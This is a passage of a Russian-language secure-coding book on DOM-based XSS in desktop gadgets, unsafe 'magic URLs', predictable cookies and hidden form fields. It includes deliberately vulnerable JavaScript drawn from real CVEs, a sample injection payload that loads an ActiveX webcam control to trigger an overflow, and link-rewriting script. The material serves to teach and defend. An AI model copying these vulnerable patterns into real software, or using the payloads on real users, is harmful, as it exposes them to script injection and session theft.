- «UrlScan Security Tool»: *www.microsoft.com/technet/security/tools/urlscan.mspx*
- «Prevent a Cross-Site Scripting Attack» by Anand K. Sharma: *www-106.ibm.com/developerworks/library/wa-secxss/?ca=dgr-lnxw93PreventXSS*
- «Steal Browser History Without JavaScript»: *http://ha.ckers.org/blog/20070228/steal-browser-history-without-javascript/*
- «Preventing Cross-Site Scripting Attacks" by Paul Linder: *www.perl.com/pub/a/2002/02/20/css.html*
- «CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests»: *www.cert.org/advisories/CA-2000-02.html*
- The Open Web Application Security Project (OWASP): *www.owasp.org*
- «HTML Code Injection and Cross-Site Scripting» by Gunter Ollmann: *www.technicalinfo.net/papers/CSS.html*
- Building Secure ASP.NET Pages and Controls: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/THCMCh10.asp*
- Understanding Malicious Content Mitigation for Web Developers: *www.cert.org/tech_tips/malicious_code_mitigation.html*
- How to Prevent Cross-Site Scripting Security Issues in CGI or ISAPI: *http://support.microsoft.com/default.aspx?scid=kb%3BEN-US%3BQ253165*
- How Do I: Prevent a Cross Site Request Forgery Security Flaw in an ASP.NET Application? *http://msdn.microsoft.com/en-us/security/bb977433.aspx*
- «Cross-Site Request Forgeries: Exploitation and Prevention» by Zeller and Felton: *http://www.freedom-to-tinker.com/sites/default/files/csrf.pdf*
- Microsoft Anti-Cross Site Scripting Library V1.5: Protecting the Contoso Bookmark Page: *http://msdn.microsoft.com/en-us/library/aa973813.aspx*
- AntiXSS for Java: *http://www.gdssecurity.com/l/b/2007/12/29/antixss-for-java/*
- XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion: *http://ha.ckers.org/xss.html*
- WebGoat and WebScarab: *http://www.owasp.org/index.php/Category:OWASP_Project*
- Web Security Testing Cookbook by Paco Hope and Ben Walther (O'Reilly, 2008).

Итоги

- Проверяйте все входные данные, полученные из Web, на корректность и достоверность.
- Применяйте защитное кодирование во всем выводе, сгенерированном на основе пользовательского ввода.
- Помечайте cookie свойством `HttpOnly`.

- Добавляйте временные штампы или устанавливайте тайм-аут для сеансов, подверженных атакам XSRF.
- Регулярно тестируйте точки входа своего веб-приложения на некорректных входных данных, чтобы выявить возможные дефекты XSS и другие уязвимости.
- Следите за появлением новых уязвимостей в стиле XSS — эта область повышенного риска постоянно развивается.
- Не дублируйте входные данные, полученные через Web, без предварительной проверки их корректности.
- Не полагайтесь на «черные списки» как на единственную меру защиты.
- Не изменяйте состояние сервера запросами GET.
- Не храните конфиденциальные данные в cookie.
- Не рассчитывайте, что SSL/TLS предотвратит какие-либо из этих атак.
- Не используйте запросы GET для операций, изменяющих серверные данные.
- Применяйте как можно больше дополнительных защитных мер.

ГРЕХ 3



Уязвимости, связанные с веб-клиентами (XSS)

Общие сведения

Широкое распространение всевозможных гаджетов и виджетов (на базе как настольных систем, так и Web) способствовало более частому появлению межсайтовых сценарных уязвимостей типа 0 (на базе DOM). Обратите внимание: мы сказали «более частому появлению», а не «появлению новой уязвимости»; эти дефекты не новы, но они стали чаще встречаться за последнюю пару лет.

Дефекты XSS типа 0 в наибольшей степени присущи двум видам кода:

- Гаджеты и виджеты.
- Статические страницы HTML на компьютере пользователя.

Гаджет или виджет представляет собой мини-приложение, построенное с использованием веб-технологий (таких, как HTML, JavaScript и XML).

Apple, Nokia и Yahoo! называют такие фрагменты кода виджетами (платформа Yahoo! Widgets официально называлась Konfabulator); Microsoft и Google называют *их мини-приложениями и гаджетами.* В некоторых разновидностях Linux также имеется аналогичная функциональность: gDesklets для GNOME, виджеты KDE

Dashboard и универсальные инфраструктуры вроде SuperKaramba или Screenlets. Но в конечном итоге речь идет не о чем ином, как о мобильном коде, который выполняется в браузере или на настольном компьютере.

У W3C имеется рабочий проект виджетов, использующих файлы ZIP для упаковки и файлы XML для конфигурации; похоже, они следуют формату виджетов Apple. В дальнейшем мы будем называть эти мини-программы «гаджетами».

Типичные области применения гаджетов:

- Котировки акций.
- Поставки RSS.
- Напоминания.
- Системная информация.
- Погодные данные.
- Часы.
- Будильник.
- Мини-игры.
- Спортивные результаты.
- Инструменты социальных сетей.
- Оповещения о новых сообщениях электронной почты и IM.
- Многое, многое другое.

Гаджеты хороши прежде всего тем, что они легко создаются на основе существующих технологий. Они не требуют никаких специальных навыков. А теперь задумайтесь на минутку. Все мы выступаем за снижение барьеров для приходящих новичков, но это также означает, что люди, которые практически ничего не знают о безопасности, будут писать код, работающий параллельно с вашими приложениями и делающий неизвестно что! Даже при беглом взгляде на сайты Microsoft, Yahoo!, Google и Apple мы видим десятки тысяч гаджетов для Windows, Mac OS X и iPhone, а также для сайтов Google, Yahoo! и Windows Live. Это громадный объем кода, написанного в основном дилетантами.

В Windows Vista гаджеты размещаются на боковой панели. В Windows 7 процесс боковой панели по-прежнему существует, но сама панель не видна на экране, поэтому гаджеты могут находиться практически в любой точке экрана. В Mac OS X виджеты отображаются на панели Dashboard.

Основная проблема заключается в том, что гаджеты могут генерировать данные, содержащие код; при этом создаются уязвимости, аналогичные XSS типа 1. Впрочем, есть и важное отличие: грех совершается не при вызове кода веб-сервера (например, `Response.Write`), а при использовании гаджетом или страницей HTML на клиентском компьютере конструкций HTML DOM (Document Object Model) — к примеру, `document.location` и `document.write`.

Ссылки CWE

Проект CWE включает следующие записи (обе также входят в список CWE/SANS «25 самых опасных ошибок программирования») с подробной информацией об уязвимостях XSS-0:

- CWE-79: Непринятие мер по чистке директив в веб-странице (или «Межсайтовая сценарная атака» [XSS]).
- CWE-94: Внедрение кода.

Потенциально опасные языки

Любой язык программирования, который генерирует код, отображаемый в браузере, может быть подвержен этим грехам. В частности, к этой категории относятся JavaScript, Ruby и Python. При написании большинства страниц HTML и гаджетов используется HTML и вызовы JavaScript, которые теоретически могут манипулировать с моделью DOM.

Объяснение

Дефект DOM XSS, или XSS типа 0, позволяет атакующему выполнять манипуляции с моделью DOM посредством непроверенных входных данных. Простой и немного наивный пример — файл HTML или гаджет, который выполняет (вероятно, посредством вызова `document.innerHTML`) следующий сценарий без предварительной проверки:

```
var lists=document.body.all.tags('A');
for(var i=0;i<lists.length;i++)
  {lists[i].href="http://www.example.com";}
```

Код перебирает узлы модели DOM текущей веб-страницы или гаджета и изменяет каждый якорный тег `<a>`, чтобы ссылка вела на сайт *http://www.example.com*.

Конечно, реальный эксплойт постарается действовать более незаметно и «закодирует» URL; известно много хитроумных способов кодирования информационного наполнения, так что пользователь и не подозревает, что собой представляют входные данные.

Все это очень мило и забавно, но атака такого рода может быть гораздо опаснее; существует опасность внедрения кода и в DOM. Например, атакующий может заставить страницу HTML или гаджет отобразить некорректный файл QuickTime или Flash для выполнения произвольного кода. Схема принципиально не отличается от классической «попутной» (drive-by) веб-атаки, при которой пользователь посещает веб-страницу с некорректно сформированным, вредоносным файлом. Гаджеты, выполняемые на рабочем столе, должны подчиняться тем же правилам, что и обычные исполняемые файлы.

Хорошенько осознайте суть последнего утверждения. Гаджеты имеют такой же доступ к компьютеру, как и полнофункциональный двоичный файл x86, поэтому

при их создании необходима такая же осторожность, как при построении двоичного приложения.

Если потребуются более убедительные доводы, вот вам комментарий с сайта Apple:

- **Эффективное использование технологий Mac OS X**

  HTML, CSS и JavaScript не определяют всего спектра возможностей виджетов. Более того, они всего лишь обозначают отправную точку. В остальном вы можете пользоваться многими фундаментальными возможностями Mac OS X.

- **Команды UNIX**

  Из объекта виджета можно выполнить любую команду или сценарий UNIX, в том числе написанные на sh, tcsh, bash, tcl, Perl или Ruby, а также на AppleScript. Возможность использования средств командной строки означает, что любой виджет наделяется фантастической мощью.

Впрочем, ситуация не уникальна для Apple; у многих платформ с гаджетами имеются вспомогательные инфраструктуры, обеспечивающие дополнительную функциональность. Примеры:

- Боковая панель Windows предоставляет пространство имен `System.Sidebar.*`.
- Рабочий стол Google предоставляет пространство имен `framework.system.*`.
- Yahoo! Widgets предоставляет пространства имен `filesystem.*` и `system.*`.
- gDesklets предоставляет объект `System`.
- Nokia предоставляет объект `SystemInfo`.
- Apple MAC OS X предоставляет объект `widget.system`.

А теперь представьте, что ко всем этим «фундаментальным возможностям» можно получить доступ через уязвимость XSS в гаджете!

Уязвимые гаджеты и конфиденциальность

Платформы с гаджетами часто включают классы и методы, предоставляющие доступ к системным ресурсам, чтобы гаджеты могли выводить мощность сигнала Wi-Fi, статистику дисков и многое другое. Если гаджет окажется уязвимым, то атакующий сможет получить доступ к конфиденциальным данным. Например, фирма Microsoft исправила в Internet Explorer дефект безопасности, который позволял атакующему определить, существует ли на жестком диске пользователя определенный файл. Очевидно, если гаджет может проверить существование файла, то в нем тоже присутствует дефект безопасности, который необходимо исправить.

Хотя об этом не очень широко известно, объект `XMLHttpRequest`, часто используемый в гаджетах и приложениях AJAX, может не только создавать запросы HTTP, но и читать данные из файлов; таким образом, объект может прочитать данные из файловой системы и отправить результат обратно атакующему. Мы имеем дело с классическим нарушением закрытости информации.

Ситуация усугубляется тем, что некоторые гаджеты, отслеживающие изменения на сайтах, хранят пароль пользователя в своих конфигурационных файлах. Мало того, что эти файлы хранятся в известных каталогах под известными именами — еще и гаджеты читают данные учетной записи пользователя в переменные JavaScript, которые могут быть прочитаны атакующим кодом.

JavaScript и HTML

Мы выбрали JavaScript и HTML, потому что подавляющее большинство уязвимых веб-страниц и гаджетов пишется с применением этих двух технологий.

Чтобы получить приведенные ниже образцы, мы просто загрузили случайные гаджеты и просмотрели исходный код. Мы не станем раскрывать личность грешников, но это наглядно показывает, что большинство программистов просто не умеет создавать безопасные гаджеты.

В первом примере непроверенные данные (элементы информационного наполнения XML) просто записываются в innerHTML:

```
function GetData(url){
    if (XMLHttpRequest){
        var xhr = new XMLHttpRequest();
    }else{
        var xhr = new ActiveXObject("MSXML2.XMLHTTP.3.0");
    }
    xhr.open("GET", url, true);
    xhr.onreadystatechange = function(){
        if (xhr.readyState == 4 && xhr.status == 200) {
            if (xhr.responseXML){
                xmlDoc = xhr.responseXML;
                    results.innerHTML = xmlDoc
                            .firstChild
                            .firstChild
                            .getElementsByTagName('item')[0]
                            .childNodes[0]
                            .childNodes[0]
                            .nodeValue;
            }
        }
    }
    xhr.send(null);
}
```

Признаки греха

Опасность атак XSS типа 0 возникает в странице HTML, гаджете или виджете, которые:

- получают входные данные от непроверенного источника (то есть по сути от любого источника в Web), а затем...
- дублируют полученные данные в выводе.

Выявление в ходе анализа кода

Практически все атаки этого рода совершаются с использованием JavaScript, поэтому все приводимые ниже примеры относятся к JavaScript независимо от платформы. Как минимум следует обращать особое внимание на перечисленные ниже конструкции; к каждому случаю эхо-вывода непроверенных входных данных следует относиться с подозрением и крайней осторожностью. Входные данные могут поступать из следующих источников:

```
document.url
document.location
Web.Network.createRequest
XMLHttpRequest
```

В JavaScript для обращения к объекту `XMLHttpRequest` обычно используется один из двух стандартных способов:

```
var req = new XMLHttpRequest();
```

или

```
var req = new ActiveXObject("Microsoft.XMLHTTP");
```

Когда вы обнаружите эти точки входа в страницу HTML или гаджет, ищите точки выхода.

Ключевые слова
*.innerHtml
*.html
document.write
*.insertAdjacentHTML
eval()
теги <object>
System.Sidebar.*, особенно System.Sidebar.Execute (Windows)
filesystem.* и system* (Yahoo!)
framework.system (Google)
widget.* (Nokia и Apple), особенно widget.system. (Apple)
SystemInfo (Nokia)

Приемы тестирования для обнаружения греха

Традиционно средства тестирования, предназначенные для выявления дефектов XSS, работали только с приложениями веб-серверов, но не с установленными у клиентов приложениями, и, соответственно, были бесполезными для борьбы с дефектами XSS типа 0. Лучший способ выявления грехов XSS типа 0 основан на использовании посредника, который внедряет случайные фрагменты XSS во вход-

ной поток данных, с последующей проверкой результатов, сгенерированных гаджетом. Одним из примеров таких посредников служит Burp Proxy (*portswigger.net*).

Посредники полезны, и все же единственным верным способом поиска ошибок такого рода остается анализ кода.

Примеры

Следующие примеры дефектов XSS и связанных с ними уязвимостей приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

Microsoft ISA Server XSS CVE-2003-0526

Фирма Microsoft обозначает этот дефект в страницах ошибок Microsoft ISA Server кодом MS03-028. Это типичный дефект XSS типа 0 в страницах HTML, используемых для вывода сообщений об ошибках — например, сообщений 500 и 404. Внимательно присмотревшись к коду, можно увидеть, что `DocURL` содержит непроверенные данные, которые в конечном итоге попадают в `document.write`. Беда!

```
<SCRIPT>
function Homepage(){
    DocURL = document.URL;
    protocolIndex=DocURL.indexOf("://",4);
    serverIndex=DocURL.indexOf("/",protocolIndex + 3);
    BeginURL=DocURL.indexOf("#",1) + 1;
    urlresult=DocURL.substring(BeginURL,serverIndex);
    displayresult=DocURL.substring(protocolIndex + 3 ,serverIndex);
    document.write('<A HREF=»' +
                   urlresult + '">' +
                   displayresult + "</a>");
}
</SCRIPT>
```

Windows Vista Sidebar CVE-2007-3033 и CVE-2007-3032

Сокращением MS07-048 фирма Microsoft обозначает дефект XSS в гаджетах «Заголовки лент новостей» и «Контакты» для боковой панели Windows Vista. Следующий фрагмент взят из гаджета RSS:

```
////////////////////////////////////////////////////////////////////
//Добавление элементов новостей для отображения в гаджете
////////////////////////////////////////////////////////////////////
function setNextViewItems()
{
    ...
    g_viewElements.FeedItems[i].innerHtml = feedItemName;
```

В данном случае значение `feedItemName` является непроверенным; оно поступает прямо из Web, и записывается в DOM гаджета. Если `feedItemName` содержит сценарный код — быть беде.

Yahoo! Instant Messenger ActiveX Control CVE-2007-4515

Вероятно, вы подумали: «А при чем здесь дефекты XSS?» Вроде бы ни при чем... но только на первый взгляд! Формально этот дефект не относится к категории XSS, но если в вашем коде присутствует дефект XSS, то у атакующего появляется потенциальная возможность активизации уязвимого кода на компьютере (например, элемента ActiveX для управления веб-камерой от Yahoo!). Таким образом, XSS используется как «трамплин» для проведения более коварной атаки.

Если атакующий воспользуется уязвимостью гаджета «Лента заголовков новостей» для боковой панели Windows Vista и передаст следующую строку (которая может быть закодирована вместо простого текста, как здесь!) в качестве имени элемента новостей (переменная `feedItemName`), возможны большие неприятности.

```
<object id="webcam"
   classid="CLSID:E504EE6E-47C6-11D5-B8AB-00D0B78F3D48" >
</object>
<script>
webcam.TargetName="Buffer overrun exploit code goes here";
</script>
```

Какой вывод следует из всего сказанного? Если вы строите любую разновидность мобильного кода, как можно надежнее защитите его, потому что ваш код может использоваться способами, которых вы себе и представить не могли.

Путь к искуплению

Самое важное правило — никогда не доверяйте входным данным; да, настолько просто! Проводя анализ кода, посмотрите, где данные входят в систему, где данные выходят из нее, и убедитесь в том, что где-то между этими двумя точками код убеждается в правильности данных.

Следующим шагом должен быть отказ от использования потенциально опасных конструкций; например, зачем использовать `innerHTML`, если хватит `innerText`?

Давайте рассмотрим эти правила на примерах кода.

Не используйте непроверенные входные данные

Как минимум необходимо ограничить длину входной строки каким-нибудь осмысленным значением. Мы слышали, как люди говорят: «Использовать регулярные выражения не удастся, потому что во входных данных может быть все что угодно!» Независимо от того, правда это или нет, для длины входных данных можно установить разумное ограничение. Если понадобится, предусмотрите возможность настройки этой величины. Следующий код JavaScript показывает, как установить фиксированную максимальную длину входных данных и как назначить значение по умолчанию при обнаружении потенциально вредоносного ввода. В данном случае данные запрашиваются из службы Yahoo! Finance, но функция ограничивает длину возвращаемых данных. Возможно, кто-то подумает: «Да, но моя веб-страница или гаджет напрямую общается с сайтом Yahoo!, и данным всегда можно доверять». Мы

не сомневаемся в том, что данные, полученные от Yahoo!, всегда корректны, однако вы не можете быть полностью уверены в том, что данные поступают действительно от Yahoo!, потому что для передачи используется подключение HTTP без прохождения аутентификации. Нельзя исключать того, что из-за воздействия других атак — таких, как отравление DNS и посторонние точки доступа Wi-Fi — вы на самом деле взаимодействуете с посторонним сайтом. Отсутствие аутентификации может компенсироваться правильным использованием SSL/TLS; эта тема более подробно рассматривается ниже, в главах 22 и 23.

```
var MAX_TICKER_LEN = 6;
var MAX_RESPONSE_LEN = 64;
...
function getStockInfo(ticker) {

    if (ticker.length > MAX_TICKER_LEN)
        return "Invalid";

    xhr = new XMLHttpRequest();
    xhr.open("GET",
        "http://download.finance.yahoo.com/d/?s="+ticker+"&f=sl1",
        false);
    xhr.send();

    if (xhr.readyState == 4) {
        if (xhr.statusText == "OK") {
            var response = xhr.responseText;
            if (response.length <= MAX_RESPONSE_LEN) {
                return response;
            }
        }
    }

    return "Invalid!";
```

Также по возможности проверьте данные по регулярному выражению, прежде чем отображать их. Например, следующий фрагмент убеждается в том, что значение, возвращаемое предыдущей функцией, состоит только из букв A-Za-z, точек, запятых и пробелов и имеет длину от 1 до 18 символов.

```
function isValidStockInfo(stock) {
    var re = /^[A-Z0-9\.\,\"\s]{1,18}$/ig;
    return re.test(stock);
```

Замена небезопасных конструкций

Некоторые функции (прежде всего перечисленные ранее в разделе «Выявление в ходе анализа кода») открывают широкие возможности для злоупотреблений. Пожалуй, самым известным приемом такого рода является отказ от использования свойства innerHTML и его замена намного более безопасным свойством innerText. Даже если атакующий передаст веб-странице или гаджету недопустимый сценар-

ный код, то последний будет выведен в текстовом виде. Первый вопрос, который должен возникать при виде кода, задающего свойство innerHTML, — «Почему здесь не используется innerText?»

Избегайте конструирования кода HTML и его внедрения в DOM такими методами, как insertAdjacentHTML. Вместо этого создайте элемент HTML при помощи createElement, заполните его свойства, а затем внедрите его в DOM методом appendChild или insertBefore, как в следующем фрагменте:

```
var oAnchor = document.createElement("A");
oAnchor.href = inputUrl;
oAnchor.innerText = "Click Here!";
document.body.appendChild(oAnchor);
```

Дополнительные защитные меры

Рассмотрите возможность построения гаджетов на базе других технологий, помимо HTML или JavaScript. Такие технологии, как Windows Presentation Foundation, Adobe Flash или Microsoft Silverlight, могут существенно повысить планку безопасности.

Как упоминалось ранее, правильное использование SSL/TLS для сетевых запросов (например, использование запросов HTTPS вместо HTTP) также устраняет возможность атак класса «незаконный посредник».

Другие ресурсы


- XSS Archive: *http://www.xssed.com/archive/special=1*
- 2009 CWE/SANS Top 25 Most Dangerous Programming Errors: *http://cwe.mitre.org/top25*
- W3C Widgets: 1.0d *http://www.w3.org/2008/webapps/wiki/Main_Page*
- The XMLHttpRequest Object: *http://www.w3.org/TR/XMLHttpRequest/*
- «Apple Gives Identity Thieves a Way In»: *http://www.boston.com/business/personaltech/articles/2005/05/16/apple_gives_identity_thieves_a_way_in?pg=full*
- Developing Dashboard Widgets: *http://developer.apple.com/macosx/dashboard.html*
- Konfabulator Tools and Documentation: *http://widgets.yahoo.com/tools/*
- «Inspect Your Gadget» by Michael Howard and David Ross: *http://msdn.microsoft.com/en-us/library/bb498012.aspx*

Итоги

- Проверяйте все внешние сетевые данные.
- Проверяйте все внешние данные, базирующиеся на URL.

- Не доверяйте никаким данным, полученным вашей веб-страницей или гаджетом.
- Не используйте функцию `eval()`, если только она не является абсолютно необходимой для вашего приложения.
- Рассмотрите возможность применения SSL/TLS при подключениях к веб-серверу.

ГРЕХ 4



«Волшебные URL», предсказуемые cookie и скрытые поля форм

Общие сведения

Представьте: посетитель заходит на ваш веб-сайт и платит за машину столько, сколько ему захочется заплатить! Такое вполне может произойти, если для определения цены сайт использует данные из скрытого поля формы. Помните: ничто не мешает пользователю просмотреть исходный код страницы, а затем отправить серверу «обновленную» форму с сильно уменьшенной ценой (например, с использованием Perl). Скрытые поля на самом деле не так уж хорошо скрыты.

Другой распространенный класс проблем составляют «волшебные URL»: многие веб-приложения передают данные аутентификации или другую важную информацию в URL. В некоторых случаях эти данные не должны становиться общедоступными, потому что они могут использоваться для перехвата или манипуляций с сеансом. В других случаях «волшебные URL» используются как специализированная схема управления доступом (в отличие от систем с использованием удостоверений (credentials)). Иначе говоря, пользователь передает системе свой

идентификатор и пароль, а в случае успешной аутентификации система генерирует маркер, представляющий пользователей.

Ссылки CWE

Проект CWE включает следующие записи, относящиеся к этому классу дефектов:

- CWE-642: Внешний контроль за критическими данными состояния.
- CWE-472: Внешний контроль за предположительно неизменяемым веб-параметром.

Потенциально опасные языки

Греху может быть подвержен любой язык или технология, используемые для построения сайтов; например, PHP, ASP (Active Server Pages), C#, VB.NET, ASP.NET, J2EE (JSP, Servlets), Perl, Ruby, Python и Common Gateway Interface (CGI), а также в меньшей степени C++.

Объяснение

С этим грехом связываются две разновидности ошибок. Давайте разберем их последовательно.

Волшебные URL

Первую категорию составляют «волшебные URL», то есть URL-адреса, содержащие конфиденциальную информацию (или данные, при помощи которых атакующий может получить доступ к конфиденциальной информации). Возьмем следующий URL-адрес:

```
http://www.example.com?id=TXkkZWNyZStwQSQkdzByRA==
```

Интересно, что это следует за `id`? Вероятно, данные в кодировке base64; на это указывает небольшое подмножество ASCII-символов и дополняющие символы «=». Быстро прогнав строку через декодер base64, мы получаем «My$ecre+pA$$w0rD». В URL-адресе передается пароль, «зашифрованный» по алгоритму base64! Конечно, такое решение небезопасно.

Следующий фрагмент кода C# показывает, как производится кодирование и восстановление строки из кодировки base64:

```
string s = "<some string>";
string s1 = Convert.ToBase64String(UTF8Encoding.UTF8.GetBytes(s));
string s2 = UTF8Encoding.UTF8.GetString(Convert.FromBase64String(s1));
```

Короче говоря, хранение данных, требующих защиты, в URL-адресе (или в теле HTTP, если на то пошло) создает потенциальную угрозу для безопасности, если эти данные не защищены соответствующими криптографическими средствами.

При этом следует учитывать природу веб-сайта. Если данные в URL используются в целях аутентификации, проблема безопасности налицо. Но если сайт использует данные только для обозначения принадлежности, скорее всего, это не создаст серьезных проблем. И снова все зависит от того, что именно вы хотите защитить.

Предсказуемые cookie

Некоторые уязвимые сайты используют предсказуемые cookie после успешной аутентификации — например, с автоматическим наращиванием значения, хранящегося в cookie. Атакующему остается лишь посмотреть, что после пары подключений к сайту в cookie были сохранены значения 1000034 и 1000035, записать в cookie 1000033 — и перехватить сеанс другого пользователя. И все это через SSL, если потребуется!

Представьте следующий сценарий: вы строите и запускаете сайт, на который пользователи могут загружать свои любительские фотографии. На первый взгляд фотографии не содержат конфиденциальных данных и не нуждаются в защите. Но представьте, что атакующий получает доступ к регистрационным данным пользователя Дэйва (имя, пароль, «волшебное число» или предсказуемое значение), передаваемым в URL или информации HTTP, включая cookie. Злоумышленник может создать запрос, включающий регистрационные данные другого пользователя, для загрузки порнографии на сайт. С точки зрения всех пользователей сайта эти изображения поступают от Дэйва, а не от злоумышленника.

Скрытые поля форм

Вторая ошибка — передача потенциально важных данных от веб-приложения к клиенту в скрытом поле формы, в надежде, что клиент (1) не увидит данные, и (2) не станет манипулировать ими. Злоумышленник может легко просмотреть содержимое формы, скрытое или нет, при помощи соответствующей команды браузера, создать измененную версию и отправить ее серверу. Сервер не может определить, с кем он взаимодействует — с браузером или злонамеренным сценарием Perl! Приведенные ниже примеры помогут вам лучше понять, как этот дефект влияет на безопасность.

Сопутствующие грехи

Иногда у веб-разработчиков этот грех сопровождается другими грехами, прежде всего некачественным шифрованием.

Признаки греха

Основные признаки:

- Информация, нуждающаяся в защите, читается веб-приложением из cookie, заголовка HTTP, формы или URL.

- Данные используются для принятия решений из области безопасности, доверия или авторизации.
- Данные передаются по незащищенному или ненадежному каналу.

Выявление в ходе анализа кода

Чтобы обнаружить дефекты «волшебных URL», проанализируйте код веб-сервера и найдите все точки входа в приложение из сети. Просмотрите код в поисках следующих конструкций (учтите, что в разных языках программирования и веб-разработки также существуют свои формы ввода, поэтому вам также следует познакомиться с этими методами, функциями и конструкциями ввода).

Язык	Ключевые слова
ASP.NET	Манипуляции с запросами и метками — такие, как *.text и *.value
Ruby	ActionController::Request или params
Python	HttpRequest при использовании Django, все req* при использовании mod_python. Для Python существует много разных инфраструктур веб-разработки; изучите методы для работы с запросами в используемой вами инфраструктуре
ASP	Request
PHP	$_REQUEST, $_GET, $_POST или $_SERVER
PHP 3.0 и выше	$HTTP_
CGI/Perl	Вызов param() в объекте CGI
mod_perl	Apache::Request
ISAPI (C/C++)	Чтение из элемента данных в EXTENSION_CONTROL_BLOCK (например, lpszQueryString) или при вызове метода (например, GetServerVariable or ReadClient)
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующим чтением из объекта CHttpServerContext
JSP (Java Server Pages)	getRequest и request.GetParameter

Со скрытыми полями форм задача немного упрощается. Проанализируйте весь код веб-сервера и найдите весь код HTML, в котором клиенту возвращается следующий текст:

```
type=HIDDEN
```

Не забудьте, что слово `hidden` может быть заключено в апострофы или кавычки. Следующее регулярное выражение, написанное на C#, но легко адаптируемое для других языков, находит этот текст:

```
Regex r = new
Regex("type\\s*=\\s*['\"]?hidden['\"]?",RegexOptions.IgnoreCase);
bool isHidden = r.IsMatch(stringToTest);
```

Оно же на языке Perl:

```
my $isHidden = /type\s*=\s*['\"]?hidden['\"]?/i;
```

Для каждого найденного скрытого элемента спросите себя, почему он скрыт и что произойдет, если злоумышленник изменит значение скрытого поля.

Приемы тестирования для обнаружения греха

Дефекты этого класса лучше всего выявляются анализом кода, однако вы можете провести дополнительное тестирование на тот случай, если анализ кода не выполнялся вообще или вы что-то упустили. Например, такие инструменты, как TamperIE (*www.bayden.com/Other*) или Web Developer (*www.chrispederick.com/work/firefox/webdeveloper*), позволяют отобразить формы в браузере. Обе программы предоставляют возможность изменять поля форм и передавать их сайту-получателю.

Превосходная программа Fiddler (*www.fiddler2.com/fiddler2/*), написанная Эриком Лоуренсом (Eric Lawrence), тоже умеет находить скрытые формы и поля; просто выдайте запрос из Internet Explorer, предварительно загрузив Fiddler в память. перейдите на вкладку Inspectors, а затем на вкладку WebForms (рис. 4.1).




Рис. 4.1. Fiddler с данными веб-форм

Fiddler также может находить и выделять веб-страницы, содержащие скрытые формы. Для этого следует создать специальное правило:

- Откройте Fiddler.
- Выберите меню Rules.
- Выберите команду Customize Rules.
- Введите следующий код в начале функции `OnBeforeResponse()`:

```
if (oSession.oResponse.headers.ExistsAndContains("Content-Type", "html")) {
    // Устранение сжатия и фрагментации
    oSession.utilDecodeResponse();

    var oBody =
        System.Text.Encoding.UTF8.GetString(oSession.responseBodyBytes);
    if (oBody.search(/<input.*hidden.*>/gi)>-1) {
        oSession["ui-bold"] = "true";
        oSession["ui-color"] = "red";
        FiddlerObject.playSound("Notify");
    }
```

Любая веб-страница, содержащая скрытую форму, выделяется на панели Web Sessions красным жирным шрифтом, а Fiddler выдает звуковой сигнал.

Примеры

Следующий пример приводится по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

CVE-2005-1784

Дефект присутствует в программе администрирования хостов Host Controller; незащищенная веб-страница *userprofile.asp* позволяет пользователю изменить профильные данные другого пользователя, для чего достаточно ввести адрес электронной почты в поле emailaddress.

Путь к искуплению

В ходе анализа угроз «волшебных URL» и скрытых форм, а также возможных контрмер всегда необходимо учитывать следующие возможности:

- атакующий просматривает данные, или
- атакующий воспроизводит данные, или
- атакующий угадывает данные, или
- атакующий изменяет данные.

Рассмотрим каждую из потенциальных угроз, а также возможные меры защиты.

Атакующий просматривает данные

Ситуация представляет опасность только в том случае, если данные имеют конфиденциальную природу — скажем, пароль или идентификатор, предоставляющий пользователю доступ к системе. Любая информация личного порядка также может создать проблемы. Одним из простых решений является применение SSL (Secure Sockets Layer), TLS (Transport Layer Security), IPSec (Internet Protocol Security) или другой технологии шифрования для защиты данных. Например,

можно шифровать данные на сервере и отправлять их клиенту в скрытой форме или cookie, после чего клиент автоматически пересылает данные обратно серверу. Так как ключ хранится на сервере, а зашифрованный блок данных непрозрачен, с чисто криптографической точки зрения этот механизм относительно неплох.

Атакующий воспроизводит данные

Казалось бы, шифрование или хеширование данных с использованием вашего собственного кода на сервере обеспечивает безопасность. Но представьте, что зашифрованные или хешированные данные могут быть воспроизведены атакующим. Например, следующий код C# хеширует имя пользователя и пароль и сохраняет полученный ключ в поле HTTP для идентификации пользователя:

```
SHA256Managed s = new SHA256Managed();
byte [] h = s.ComputeHash(UTF8Encoding.UTF8.GetBytes(uid + ":" + pwd));
h = s.ComputeHash(h);
string b64 = Convert.ToBase64String(h); // Результат в кодировке base64
```

